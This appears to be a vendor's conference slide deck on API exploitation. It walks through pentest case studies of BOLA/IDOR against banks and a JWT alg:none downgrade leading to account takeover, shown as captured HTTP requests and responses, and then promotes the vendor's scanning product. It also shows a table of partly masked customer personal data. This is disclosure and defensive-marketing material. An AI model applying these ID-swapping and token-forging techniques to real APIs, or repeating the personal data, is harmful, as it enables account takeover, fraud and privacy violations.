

Hacks your APIs (before hackers do.)



**API Exploitation : Dans la tête d'un attaquant
De la conception à la fuite de données massive**

Jan 29th - Nicolas Jeanselme



API leaks in France - last 6 Months



... and that is the ones in the news





Nicolas Jeanselme - Founder - API Hacker



- 300+ Organization API pentests
- YesWeHack – Top performer (nje)
- Hacking Lab speaker - FIC Lille
- Top System Engineer in Silicon Valley startups for 15+ years
- Data visualization, API and automation expert
- CISSP certified



HALL OF FAME

RANK	HUNTER	COUNTRY	POINTS
1st	nje		138
2nd	nb1b3k		124
3rd	m0pam		71
4th	Droppy303		35
5th	raih1		30

Ethical Achievements

- Data leak
 - citizen health data
 - citizen PII + banking data
 - enterprise banking data
- Fraud
 - phone orders validated without payment
 - set 1M\$ on casino account
- Account takeovers



OWASP API Security Top 10 2023

A1: Broken Object Level Authorization

A2: Broken Authentication

A3: Broken Object Property Level Authorization

A4: Unrestricted Resource Consumption

A5: Broken Function Level Authorization

A6: Unrestricted Access to Sensitive Business Flows

A7: Server-Side Request Forgery

A8: Security Misconfiguration

A9: Improper Inventory Management

A10: Unsafe Consumption of APIs



<https://owasp.org/www-project-api-security/>



API:2023 Broken Object Level Authorization

Ranked as the most severe flaw by OWASP for 3 reasons

1: Most common flaw - in 30% of our pentests

2: Most difficult flaw to detect

- No intrinsic characteristics / signature
- Valid against OAS schema
- Perfectly similar to a legitimate request

3: Strongest Business Impact

- Access to the data of other users
- Data manipulation
- Operation for other users
- Can lead to full account takeover



Case study - EU Bank - PII exfiltration

Vulnerability:

IDOR / OWASP API 1 BOLA on customer id

Business Impact:

Data Exfiltration: Customer firstname, lastname, id/passport number

GET https:// /en/identity-details/98537/

Body Cookies (4) Headers (22) Test Results

Pretty Raw Preview Visualize JSON

```
1 [
2   {
3     "identity_uid": "98537",
4     "identity_type": "Passport",
5     "identity_expiration_date": "2030-10-09",
6     "identity_issuing_country": "US",
7     "identity_date_of_birth": "1961-03-07",
8     "identity_status": "1",
9     "identity_created": "",
10    "identity_number": "1234567890",
11    "identity_country_code": "US"
12  }
13 ]
```

Customer 98537

GET https:// /en/identity-details/98541/

Body Cookies (4) Headers (22) Test Results

Pretty Raw Preview Visualize JSON

```
1 [
2   {
3     "identity_uid": "98541",
4     "identity_type": "Passport",
5     "identity_expiration_date": "2030-10-09",
6     "identity_issuing_country": "US",
7     "identity_date_of_birth": "1977-02-24",
8     "identity_status": "1",
9     "identity_created": "",
10    "identity_number": "1234567890",
11    "identity_country_code": "US"
12  }
13 ]
```



Case study - EU Bank - PII exfiltration

"lastName"\:(.*?)"	"firstNam...	"mobilePhone"\:(.*?)"	"address1"\:(.*?)"	"city"\:(.*?)"	"birthDate"\:(.*?)"	"email"\:(.*?)"	"transactionNumber"\:(.*?)"
SanÃ©	Antoine	0652	catlegouai	La Baule	/08/1998	mail.com	0
KAIDO	Michel	0611	Villa 10 Le	Saint Ra	/05/1962	mar1@gm...	9100304093
ANTON	MURA	+336	CHEMIN C	VALENCI	/01/1963	gmail.com	9100305044
Saterin	Nicoletta	+337	99 AVENU	PARIS	/01/1985	ATERINI...	9100304774
VICTOF	PUTTENE...	0623	81 RUE CI	ORCHIES	/12/2007	l.com	9100301837
guinet	pierre	+336	8 rue marc	STE GEN	/02/1962	re@yahoo.fr	9100303325
Crestin	Lucile	0645	8 rue Euge	Nantes	/05/1997	@hotmail.fr	9100300709
KARIL	Patrick	0607	77 BOULE	MONTM	/03/1956	om	9100300814
Giordai	Carol	0778	71 rue Gu	PERTUIS	/07/1984	ack.fr	9100305965
Iafrate	Damien	0666	7 rue des	Ivry-Sur-	/04/1995	e@yahoo....	9100301109
BRIET	Nicolas	0695	7 port sair	Toulouse	/08/1997	outlook....	9100304524
Girard	Agathe	0603	6b chemin	Ecully	/01/1996	nail.com	9100304518
ZURLC	DOMINIQ...	0623	68 B rue F	TOULOU	/11/1979	.fr	9100304982
Boffelli	David	0652	6 rue Cath	Strasbou	/09/1970	ail.com	9100303448
MAURI	Robert	+336	58 RUE JE	Plan de (/08/1958	@free.fr	9100302459
Alves \	Sara	0663	47 avenue	Annemas	/08/1993	:@gmail.c...	9100305263
Rasch	Niels	+336	4 boulevard	Paris	/10/1994	ail.com	9100302733
Poigno	Hannah	0633	38 rue de	Paris	/08/1995	ail.com	9100303527
Bui	The Quang	0669	37 avenue	Antibes	/10/1984	gmail.com	9100301645
PREZA	Marie	0679	353 ROUT	SOORTS	/04/2003	adoo.fr	9100304618
Mosley	Charlotte	0613	31 rue de	Paris	/05/1952	tte@gmai...	9100305578
Turc	Anthony	0614	31 bd Jos	Nice	/07/1987	@yahoo.c...	9100302052
ANDRE	MARCEL	0663	3 allÃ©e F	RENNES	/11/1949	re@orang...	9100303062
ABAHF	ELOÃ© SE	0660	3 ALLEE C	LA CELL	/12/1972	hotmail.fr	9100302576
comba	patrick	0647	298 Rte de	Nemier	/02/1963	TRICK@...	9100302329
BERTH	Adrien	0782	28 Avenue	Montreuil	/08/1972	r@gmail.c...	9100305749
Richard	Samuel	0664	25 Avenue	Saint Je	/06/2002	9@gmail....	9100304145



Case study - Bank - PII exfiltration + Fraud

Vulnerability:

IDOR / OWASP API 1 BOLA on Credit Card number

Business Impact: Data leak: Access to other customer Credit Card details
Fraud: Adding another customer credit card to Apple Pay

```
1 POST /rest/Cards/cards/get HTTP/1.1
2 Host: digitalbanking.
3 Content-Type: application/json
4 Accept: application/json
5 Authorization: Bearer
6 Accept-Language: fr-FR;q=1, en-FR;q=0.9
7 Accept-Encoding: gzip, deflate
8 Content-Length: 97
9 User-Agent:
10 Connection: close
11
12 {
  "cardNumber": "45XXXXXXXXXX2039"
}
```

```
22 t
23   "keyValueMetadata": [
  1,
  24   "riskAdvice":null,
  25   "stepUp":null,
  26   "card":{
  27     "active":null,
  28     "atmPropertyEnabled":true,
  29     "balanceTransferEnabled":false,
  30     "canApplePay":true,
  31     "canTapToPay":false,
  32     "cardDeliveryStatus":"CARD_WITH_CLIENT",
  33     "cardExpiryStatus":null,
  34     "cardImageUrl":


  35     "cardIsDueForRenewal":false,
  36     "cardIsDueForRenewalBy":null,
  37     "cardStatus":"A",
  38     "countryCode":null,
  39     "description":"Platinum",
  40     "helpEmail":null,
  41     "helpNumber":",
  42     "internationalHelpNumber":null,
  43     "internationalTravelEnabled":true,
  44     "limitManagementEnabled":true,
  45     "number":"45 2039",
  46     "pricelessEnabled":false,
  47     "rerouteEnabled":true,
  48     "showCardProperties":true,
  49     "stopCardEnabled":true,
  50     "type":"",
  51     "viewPinDialerEnabled":false,
  52     "viewPinDialerHelpNumber":",
  53     "viewPinEnabled":true
  54   },
  55   "cardAccounts":[
```

My personal Credit Card

Request	Response
Pretty	Pretty
Raw	Raw
<pre>1 POST /rest/Cards/cards/get HTTP/1.1 2 Host: digitalbanking. 3 Content-Type: application/json 4 Accept: application/json 5 Authorization: Bearer 6 Accept-Language: fr-FR;q=1, en-FR;q=0 7 Accept-Encoding: gzip, deflate 8 Content-Length: 97 9 User-Agent: 10 Connection: close 11 12 { "cardNumber": "45XXXXXXXXXX2039" }</pre>	<pre>22 t 23 "keyValueMetadata": [1, 24 "riskAdvice":null, 25 "stepUp":null, 26 "card":{ 27 "active":null, 28 "atmPropertyEnabled":true, 29 "balanceTransferEnabled":true, 30 "canApplePay":true, 31 "canTapToPay":true, 32 "cardDeliveryStatus":"CARD_WITH_CLIENT", 33 "cardExpiryStatus":null, 34 "cardImageUrl": 35 "cardIsDueForRenewal":false, 36 "cardIsDueForRenewalBy":null, 37 "cardStatus":"A", 38 "countryCode":null, 39 "description":"Platinum Credit Card", 40 "helpEmail":null, 41 "helpNumber":", 42 "internationalHelpNumber":null, 43 "internationalTravelEnabled":true, 44 "limitManagementEnabled":true, 45 "number":"55 74", 46 "pricelessEnabled":false, 47 "rerouteEnabled":true, 48 "showCardProperties":true, 49 "stopCardEnabled":true, 50 "type":"Credit Card", 51 "viewPinDialerEnabled":false, 52 "viewPinDialerHelpNumber":", 53 "viewPinEnabled":true 54 }, 55 "cardAccounts":[</pre>
<pre>1 POST /rest/Cards/cards/get HTTP/1.1 2 Host: digitalbanking. 3 Content-Type: application/json 4 Accept: application/json 5 Authorization: Bearer 6 Accept-Language: fr-FR;q=1, en-FR;q=0 7 Accept-Encoding: gzip, deflate 8 Content-Length: 97 9 User-Agent: 10 Connection: close 11 12 { "cardNumber": "55XXXXXXXXXX74" }</pre>	<pre>35 "cardIsDueForRenewal":false, 36 "cardIsDueForRenewalBy":null, 37 "cardStatus":"A", 38 "countryCode":null, 39 "description":"Platinum Credit Card", 40 "helpEmail":null, 41 "helpNumber":", 42 "internationalHelpNumber":null, 43 "internationalTravelEnabled":true, 44 "limitManagementEnabled":true, 45 "number":"55 74", 46 "pricelessEnabled":false, 47 "rerouteEnabled":true, 48 "showCardProperties":true, 49 "stopCardEnabled":true, 50 "type":"Credit Card", 51 "viewPinDialerEnabled":false, 52 "viewPinDialerHelpNumber":", 53 "viewPinEnabled":true 54 }, 55 "cardAccounts":[</pre>

Another customer Credit Card




Fintech - OWASP API 2 - Broken Authentication

```
HEADER: ALGORITHM & TOKEN TYPE
{
  "typ": "JWT",
  "alg": "RS256",
  "kid": "kj1234567890"
}

PAYLOAD: DATA
{
  "exp": 1678973951,
  "nbf": 1678369151,
  "ver": "1.0",
  "iss": "https://api.fintech.com",
  "sub": "bd9b9251-5575-4f48-a5ea-71867965582b",
  "auth_time": 1678369148,
  "idp": "google.com",
  "iat": 1678284137,
  "auth_time": 1678284136,
  "idp": "google.com",
  "id": "067674bc-7a1a-457e-a622-f61d191e494c",
  "oid": "067674bc-7a1a-457e-a622-f61d191e494c",
  "email": "nicolasj@salt.security",
  "given_name": "Nicolas",
  "family_name": "Jeanselme",
  "name": "unknown",
  "strongAuthenticationPhoneNumber": "+33675218645",
  "sub": "bd9b9251-5575-4f48-a5ea-71867965582b"
}
```

Secured JWT token with my username (sub)



```
HEADER: ALGORITHM & TOKEN TYPE
{
  "typ": "JWT",
  "alg": "None"
}

PAYLOAD: DATA
{
  "exp": 1678888937,
  "nbf": 1678284137,
  "sub": "8f88af6e-d416-486c-80ee-898a1ef4066e",
  "iat": 1678284137,
  "auth_time": 1678284136,
  "idp": "google.com",
  "id": "067674bc-7a1a-457e-a622-f61d191e494c",
  "oid": "067674bc-7a1a-457e-a622-f61d191e494c",
  "email": "nicolasj@salt.security",
  "given_name": "Nicolas",
  "family_name": "Jeanselme",
  "name": "unknown",
  "strongAuthenticationPhoneNumber": "+33675218645",
  "sub": "8f88af6e-d416-486c-80ee-898a1ef4066e"
}
```

Downgraded JWT token (alg:none) with another client's username (sub)
(obtained via OWASP API 1)

Vulnerability:

OWASP API 2

Downgrade JWT and alteration

Business Impact:

Data leak: Access to all customer information, name, surname, address, email, telephone, ID card number, and banking information

Account takeover (PATCH /customer-management/v1/Customer/User/Password)



Fintech - OWASP API 2 - Broken Authentication

Request

Pretty Raw Hex

```
1 GET /customer-management/v1/customer/GetAccount HTTP/1.1
2 Host: apis.
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
4 Firefox/110.0
5 Accept: application/json, text/plain, /*
6 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.JTdiWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFhYWFgI
mMlMjLbWFpbCUyMiUzYSUyMm5pY29sYXNqJTOwc2FsdC5zZWN1cm1o
eSUyMiUyUyMmdpdmvuX25hbWU1Mj1lM2E
lMj1o
aWnbGFzJTi
yJTi
yZmFtaWx5X25hbWU1Mj1lM2E1Mj1KZWfuc2VsbWU1Mj1lMm1Mj1uYw1lJTi
yJTNhJ
Ti
yDw5rbm93biUyMiUyYyUyMn0cm9uZ0F1dGhbnRpY2F0aw9uUghvbmV0dW1iZx1lMj1lM2E1Mj1lMj1a2MzY3NTI
x0DY0NSUyMiUyY1hYWFhYWFh4JTk. Ay7b6z60vb5JyggPPW1J8zfwTONB8ysUp94mF9KccYf5bF-z5dcedNdaD
PcmJks-1q4i9tg622-YQLruNjLfaQ5C4jqlvIGm3SLjsx1odNaTjgwckLx2FUHQ16QaHJoGI2pbChq7i9N6yo340anH
05onu4SgGjB3pJcCNBT3JuVc9gGtf1IMBY4MWfHjLgv_ZFTq5nrdlKcgEJkyVA02PqI7wg9HuWZhsirN4mlc2oaBqC
aeBXkD9b4pdyjFwm-MfVlNc301XUMR8shBHLa0WDkHADhAKFU8j4AenIa96CgjFJUPv4wF6fNo8aIcIHBHU9BSu
9Nka6mbveuhbxpq0
```

Response

Pretty Raw Hex Render

```
9
10 {
11   "emailAddress": "nicolasj@api-angel.com",
12   "name": "Nicolas",
13   "customerType": 863480000,
14   "parentAccountId": "b444ec61-c1bd-ed11-837f-000d3adf7d4e",
15   "parentAccount": {
16     "emailAddress": "nicolasj@api-angel.com",
17     "name": null,
18     "customerType": 863480001,
19     "parentAccountId": null,
20     "parentAccount": null,
21     "sageGroupId": null,
22     "sageGroup": null,
23     "sageAllocationAreaId": null,
24     "sageAllocationAreaId": null,
```

Get Account with my JWT Token

Vulnerability:
OWASP API 2
Downgrade JWT and alteration

Business Impact:
Data leak: Access to all customer information, name, surname, address, email, telephone, ID card number, and banking information

Account takeover (PATCH /customer-management/v1/Customer/User/Password)

Request

Pretty Raw Hex JSON Web Tokens

```
1 GET /customer-management/v1/customer/GetAccount HTTP/1.1
2 Host: apis.
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
4 Firefox/110.0
5 Accept: application/json, text/plain, /*
6 Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/json
9 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJ0b25lIn0.eyJleHAiOiE2Nzg40Dg5MzcsIm5iZiI6MTY3ODI4NDEzNywidmVyIj
oiMS4wIiwiC3ViIjoiMDY3Nj0YmMtN2ExYS00NTd1LWE2MjItZjYxZDE5MWU00TRjIiwiYXVkiIjoiYjBlNGNkYWI
tZDBiZi00YzkzIWT40W0tNzJk0DY3ZDk5YiAzIiwiZWhIi0iIuaWNvbGFzakBzYwX0LnnN1Y3VyaXR5IiwiZ2l2Zw
```

Response

Pretty Raw Hex Render

```
9
10 {
11   "emailAddress": "laura",
12   "name": "Laura",
13   "customerType": 8634
14   "parentAccountId": null,
15   "parentAccount": null,
16   "sageGroupId": null,
17   "sageGroup": null,
18   "sageAllocationAreaId": null,
19   "sageAllocationArea": null,
20   "contracts": [
```

Get Account with the downgraded altered JWT token returning another customer data



The API Security Crisis



APIs are a prime target for attackers due to their critical role in modern applications

84%

Organizations reported API security incident last year

Akamai's 2024 study

62%

Bug Bounty payments are for API vulnerabilities, with higher payouts than other categories

Wallarm Report 2024

100X

Bugs in production can be 100x more expensive to fix than those caught early

DeepSource Blog



API Angel: A Unique Approach

API Angel delivers proactive, real-time API security - On prem or SaaS



Proactive Security

- Analyzes legitimate traffic
- Identifies sensitive endpoints and data
- Builds attack scenarios with configurable aggressiveness (QA to production)



AI Assisted Investigation

- 2 speed results analysis:
 - Algorithm based in seconds
 - Agentic AI based in minutes
- Identifies vulnerabilities with context, risk scores, and remediation advice



Demo





Take the Next Step



Schedule
a demo



Sign up
for a trial




Contact
Sales

contact@api-angel.com



API Angel

**Hacks
your APIs
(before
hackers do.)**





API Angel

Hacks your APIs (before hackers do)

Datasheets

fr



en



Solution Brief

fr



en





BOLA Detection Results

CR API

	0/3	2/3	3/3
True Positives	0/3	2/3	3/3
False Positives	0	6	0
Attempts	156,000	765	129

100%

True positive

0%

False Positive

129

**Attack Scenario
executed**

**RESTler
Microsoft**

**BOLA
Buster
Palo Alto
Networks**

API Angel




Real world feedback

0 days BOLA identified zero touch in minutes

- **Service Provider:** Access to any customer PII and Technical data - vulnerability introduced 3 weeks before in production
- **Car industry:** Access to any customer order, PII and car details
- **Insurance:** Complex vulnerability identified, bypassing encrypted customer id



Architecture





Architecture

